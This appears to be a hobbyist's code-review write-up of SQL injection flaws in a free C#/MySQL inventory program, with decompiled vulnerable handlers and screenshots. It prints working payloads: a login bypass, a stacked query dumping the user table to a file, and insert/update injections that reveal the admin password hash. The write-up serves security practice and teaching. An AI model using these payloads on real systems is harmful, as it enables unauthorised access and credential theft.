


Vulnerable Program

I really think that this site is a godsend for those who wanted to practice `code review`. That being said, my knowledge of C# is as good as an ant. I kinda dived into this program analysing things dynamically.

[Inventory System Using C# and MySQL Database Free Source Code | Free Source Code, Projects & Tutorials \(sourcecodester.com\)](#)

Program Function – Login

I guess it doesn't take too much words to explain the functionality of this. Takes username and password and pops a message if logon is unsuccessful or it brings you to another screen if login is successful.



Exploitation


By looking at the call stack, I managed to trace execution to the code that was responsible allowing a user to login. One look at it and you'll know that it is vulnerable.

```
frmLogin X
32 // Token: 0x06000030 RID: 48 RVA: 0x0000515C File Offset: 0x0000335C
33 private void Button1_Click(object sender, EventArgs e)
34 {
35     this.sql = string.Concat(new string[]
36     {
37         " SELECT* FROM user WHERE user_name = '",
38         this.txtusername.Text,
39         "' and pass = sha1('",
40         this.txtpass.Text,
41         "'"
42     });
43     this.config.singleResult(this.sql);
44     bool flag = this.config.dt.Rows.Count > 0;
45     if (flag)
46     {
47         this.frm.enabled_menu();
48         base.Close();
49     }
50     else
51     {
52         MessageBox.Show("Account does not exist! Please contact administrator.", "", MessageBoxButtons.OK, MessageBoxIcon.Hand);
53     }
54 }
55
56 // Token: 0x06000031 RID: 49 RVA: 0x00005209 File Offset: 0x00003409
57 private void Button2_Click(object sender, EventArgs e)
```


Call Stack

Name
[Managed to Native Transition]
System.Windows.Forms.dll!System.Windows.Forms.MessageBox.ShowCore(System.Windows.Forms.IWin32Window owner, string text, string caption, System.Windows.Forms.MessageBoxButtons buttons)
System.Windows.Forms.dll!System.Windows.Forms.MessageBox.Show(string text, string caption, System.Windows.Forms.MessageBoxButtons buttons, System.Windows.Forms.MessageBoxIcon icon) (IL=)
InventorySystem1.0.exe!InventorySystem1.0.frmLogin.Button1_Click(object sender, System.EventArgs e) (IL=0x008C, Native=0x00007FFF521BAA80+0x1F8)

I intentionally executed a failed login to see how the program processes it.




In this case, I think a normal **or True** – payload would suffice.



True enough it worked and I was able to bypass the authentication mechanism.

admin' or True --




Exploitation

Once I had the basic idea of how things worked, I tried to exploit it by looking at how the SQL statements are structured. Honestly, my grasp on SQL are quite basic but thanks to portswigger, I know just enough to get results from this.

[SQL Injection in Different Statement Types - PortSwigger](#)

Looking at the code below, I know that the code is vulnerable.



At first I wanted to do fancy shit, for example inserting results back into category column or somewhere along that lines. However, I chose the simplest option in dumping credentials to a file just to get the proof of concept working.


```
UPDATE tblsettings SET DESCRIPTION= 'test' where id=1; select * from user into outfile 'c://creds.txt' -- -' WHERE ID ='6'
```

I basically copy and pasted the code highlighted in red in the preceeding example into the category textbox. Initially, I get a success message. Subsequently, I got an error complaining about some error in

the SQL query. However that is due to the fact that the input on the category textbox was used for 2 different SQL queries.


```
test' where id=1; select * from user into outfile 'c://creds.txt' -- -
```

Results



Success

Basically the existence of this text file confirmed that things are working.



Program Function – Administer stocks

Nothing really special bout this functionality. It basically allows user to do CRUD operations on items. Guess it's the bread and butter of this whole program.

Stock Master

Item Id ::

Item Name Category

Description Price ::

Quantity :: pcs.

Save Update Delete New Close

0 of 34 << < > >> Search :

	ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
▶	A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
	A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
	A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
	A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
	A000014	Tapelone	Motor Parts	ACCESORIES	150	40
	A000015	Main Bering	Motor Parts	ACCESORIES	350	200
	A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
	A000017	Bolt	Motor Bolt	ACCESORIES	50	394
	A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
	A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
	A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
	A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
	A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
	A00006	Nut	Motor parts	ACCESORIES	25	400

Exploitation

In this case, I focused on one functionality, the save button. I did a save on junk items and when I traced its code execution, it leads me to the vulnerable SQL statement which is shown below.

```

115     {
116         this.sql = string.Concat(new string[]
117         {
118             "insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('",
119             this.txtitemid.Text,
120             ", ",
121             this.txtname.Text,
122             ", ",
123             this.txtdescription.Text,
124             ", ",
125             this.cbotype.Text,
126             ", ",
127             this.txtprice.Text,
128             ", ",
129             this.txtqty.Text,
130             ", ",
131             this.cbounit.Text,
132             "');",
133         });
134         this.config.Execute_CUD(this.sql, "No data saved.", "Data has been saved in the database.");
135         this.config.update_Autounumber(this.cbotype.Text);
136     }
137     this.btnnew_Click(sender, e);
138 }
139
140 // Token: 0x06000017 RID: 23 RVA: 0x00002E88 File Offset: 0x00001088
141 private void btnupdate_Click(object sender, EventArgs e)

```

It took me quite some time to get the hang of how to exploit this. By consulting the portswigger link and using some braincells, I saw that it is possible for me to reflect back the result of a successful query into the description textbox.

So I used the payload that is shown below and insert it into the Item Name textbox.

```
testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -
```

Stock Master

Item Id ::

Item Name Category

Description Price ::

Quantity ::

Save Update Delete New Close

0 of 35 << < > >> Search :

ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
M00002	Water Cool	water machine	MOTORS MACHINE	2500	109
M00003	Air Cool	Air exit	MOTORS MACHINE	3000	45
M00004	Electecal Water Pump	water spry	MOTORS MACHINE	4500	47
M00005	Wilding Machine	200AMPS OR 300 AMPS	MOTORS MACHINE	10000	40
M00006	Gasoline Engine	Power Engine	MOTORS MACHINE	10500	40
M00007	Water Pump	YAMMA MACHINE	MOTORS MACHINE	10000	40
M00008	Grass Cutter	YAMAHA POWER	MOTORS MACHINE	15000	30
M00009	P.U.T Bulb	FireFly	MOTORS MACHINE	5000	30
P00001	Piting Pipe	Long pipe	PIPE	1200	30
P00002	Adapter Pipe	Short Pipe	PIPE	100	50
P00003	T Pipe	Plastic Pipe	PIPE	100	50
P00004	G.I Piting	Long Pipe	PIPE	250	30
t00001	tt	ttt	tt	1	1

Then I traced it to how it executes on the backend. Pretty much a long ass SQL query.

```
insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES
('t00002','testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -','11','tt','1','1','pcs.' )
```

```

118         "insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('",
119         this.txtitemid.Text,
120         " ",
121         this.txtname.Text,
122         " ",
123         this.txtdescription.Text,
124         " ",
125         this.cbotype.Text,
126         " ",
127         this.txtprice.Text,
128         " ",
129         this.txtqty.Text,
130         " ",
131         this.cbounit.Text,
132         " ")";
133     });
134     this.config.Execute_CUD(this.sql, "No data saved.", "Data has been saved in the database.");
135     this.config.update_Autounumber(this.cbotype.Text);
136     }
137     this.btnnew_Click(sender, e);
138 }
139
140 // Token: 0x00000017 RID: 23 RVA: 0x00002E88 File Offset: 0x00001088
141 private void btnupdate_Click(object sender, EventArgs e)
142 {
143     this.sql = string.Concat(new string[]
144     {

```

Locals

Name	Value
securitySite	null
securityZone	null
site	null
sizeGripRenderer	null
smallIcon	((Icon))
sql	"insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('t00002','tes

Success

To my delight, I saw that the disclosure of admin's hash.

The screenshot shows the 'Stock Master' application interface. At the top, there are input fields for 'Item Id', 'Item Name', 'Category', 'Description', 'Price', and 'Quantity'. The 'Item Id' is 't00002', 'Item Name' is 'testtttt', 'Category' is 'MOTORS MACHINE', 'Description' is 'username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997', 'Price' is '1', and 'Quantity' is '1'. Below these fields are buttons for 'Save', 'Update', 'Delete', 'New', and 'Close'. A status bar shows '0 of 36' items and a search field. Below the status bar is a table with columns: ITEMID, NAME, DESCRIPTION, TYPE, PRICE, and QTY. The table contains 36 rows of data. The last row, with ITEMID 't00002', NAME 'testtttt', and DESCRIPTION 'username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997', is highlighted. A red circle with the number '1' is next to the 'testtttt' name, and a red circle with the number '2' is next to the 'username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997' description.

ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
M00003	Air Cool	Air exit	MOTORS MACHINE	3000	45
M00004	Electecal Water Pump	water spry	MOTORS MACHINE	4500	47
M00005	Wilding Machine	200AMPS OR 300 AMPS	MOTORS MACHINE	10000	40
M00006	Gasoline Engine	Power Engine	MOTORS MACHINE	10500	40
M00007	Water Pump	YAMMA MACHINE	MOTORS MACHINE	10000	40
M00008	Grass Cutter	YAMAHA POWER	MOTORS MACHINE	15000	30
M00009	P.U.T Bulb	FireFly	MOTORS MACHINE	5000	30
P00001	Piting Pipe	Long pipe	PIPE	1200	30
P00002	Adapter Pipe	Short Pipe	PIPE	100	50
P00003	T Pipe	Plastic Pipe	PIPE	100	50
P00004	G.I Piting	Long Pipe	PIPE	250	30
t00001	tt	ttt	tt	1	1
t00002	testtttt	username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997	MOTORS MACHINE	1	1


Conclusion

Although what I learned is nothing earth shattering. Hacking thick client taught me a thing or two bout reading bits and pieces of code.

Additional Stuff

SQLi strings in memory

I logged in to the application successfully. Once logged in, I used process hacker to inspect the program's memory contenty. I discovered admin credentials in memory.



Results - InventorySystem1.0.exe (14268)

16 results.

Address	Length	Result
0x1a79cc66304	150	Switch.System.Windows.Forms.DoNotSupportSelectAllShortcutInMultilineTextBox
0x1a79ce3916c	40	IsVariationSelectors
0x1a79cf099c4	76	SELECT* FROM user WHERE user_name = 'admin'
0x1a79cf09d14	138	SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('admin')
0x1a79cf5433c	276	SELECT @@max_allowed_packet, @@character_set_client, @@character_set_con...
0x1a79cf547a4	28	SELECT * FROM
0x1a79cf5495c	274	SELECT @@max_allowed_packet, @@character_set_client, @@character_set_con...
0x1a79cf54b6c	44	SET SQL_SELECT_LIMIT=0
0x1a79cf54bb4	44	SET SQL_SELECT_LIMIT=1
0x1a79cf54f6d	137	SELECT @@max_allowed_packet, @@character_set_client, @@character_set_con...
0x1a79cf5685c	56	SET SQL_SELECT_LIMIT=DEFAULT
0x1a79cf568b4	78	SELECT TIMEDIFF(NOW(), UTC_TIMESTAMP())
0x1a79cf56f1d	39	SELECT TIMEDIFF(NOW(), UTC_TIMESTAMP())
0x1a79cf84974	136	SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('admin')
0x1a79cf84afc	136	select* from user where user_name = 'admin' and pass = sha1('admin')
0x1a79cf84f55	68	SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('admin')

Update function vulnerable to SQLi

Vulnerable code is shown below. To exploit this vulnerability, the structure of the query needs to remain same. The only thing that would change is the insertion of SQL commands in one of the columns. In this case, the description column would be chosen.

```

140 // Token: 0x06000017 RID: 23 RVA: 0x0002E88 File Offset: 0x0001088
141 private void btnupdate_Click(object sender, EventArgs e)
142 {
143     this.sql = string.Concat(new string[]
144     {
145         "UPDATE tblitems SET `NAME`=",
146         this.txtname.Text,
147         ", `DESCRIPTION`=",
148         this.txtdescription.Text,
149         ", `TYPE`=",
150         this.cbotype.Text,
151         ", `PRICE`=",
152         this.txtprice.Text,
153         ", `UNIT`=",
154         this.cbounit.Text,
155         " WHERE ITEMID=",
156         this.txtitemid.Text,
157     });
158     this.config.Execute_CUD(this.sql, "Error to update:" + this.sql.ToString(), "Data has been updated in the database");
159     this.btnnew_Click(sender, e);
160 }
161
162 // Token: 0x06000018 RID: 24 RVA: 0x0002F70 File Offset: 0x0001170

```

Name	Value	Type
securityZone	null	string
site	null	System.ComponentModel.ISite
sizeGripRenderer	null	System.Windows.Forms.VisualStyl...
smallIcon	((Icon))	System.Drawing.Icon
sql	"UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`='vvvv', `TYPE`='AC...	string
state (System.Windows.Forms.Control)	0x0102000F	int

Under normal circumstances, the query shown below gets used.

```
UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`='vvvv', `TYPE`='ACCESORIES',
`PRICE`='50', `UNIT`='kilo' WHERE ITEMID='A000017'
```

However, the query needs to be changed in this way. The orange stuff represents command to be piggy-backed. The red stuff is to follow the original structure of the query above.

```
UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`=(select pass from user where
type='administrator'), `TYPE`='ACCESORIES', `PRICE`='50', `UNIT`='kilo' WHERE ITEMID='A000017' --
```

When the stuff in red and orange gets inserted. Observe what happens.

Stock Master

Item Id :: A000017

Item Name Bolt. `DESCRIPTION`=(select pass Category: ACCESORIES

Description vvvv Price :: 50

Quantity :: 394 kilo

Save Update Delete New Close

0 of 36 Search :

	ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
	A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
	A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
	A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
	A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
	A000014	Tapelone	Motor Parts	ACCESORIES	150	40
	A000015	Main Bering	Motor Parts	ACCESORIES	350	200
	A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
▶	A000017	Bolt	vvvv	ACCESORIES	50	394
	A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
	A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
	A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
	A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
	A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
	A00006	Nut	Motor parts	ACCESORIES	25	400

Query is being interpreted by the program like this. Stuff in bold and dark blue will be ignored by the database.

```
UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`=(select pass from user where
type='administrator'), `TYPE`='ACCESORIES', `PRICE`='50',`UNIT`='kilo' WHERE ITEMID='A000017' --
-', `DESCRIPTION`='vvvv', `TYPE`='ACCESORIES', `PRICE`='50',`UNIT`='kilo' WHERE ITEMID='A000017'
```

Observe admin's hash being displayed.

Stock Master

Item Id :: A000017

Item Name Bolt

Category ACCESORIES

Description d033e22ae348aeb5660fc2140aec35850c4da997

Price :: 50

Quantity :: 394

kilo

Save

Update

Delete

New

Close

0 of 36

<<

<

>

>>

Search :

	ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
	A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
	A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
	A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
	A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
	A000014	Tapelone	Motor Parts	ACCESORIES	150	40
	A000015	Main Bering	Motor Parts	ACCESORIES	350	200
	A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
▶	A000017	Bolt	d033e22ae348aeb5660fc2140aec35850c4da997	ACCESORIES	50	394
	A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
	A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
	A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
	A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
	A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
	A00006	Nut	Motor parts	ACCESORIES	25	400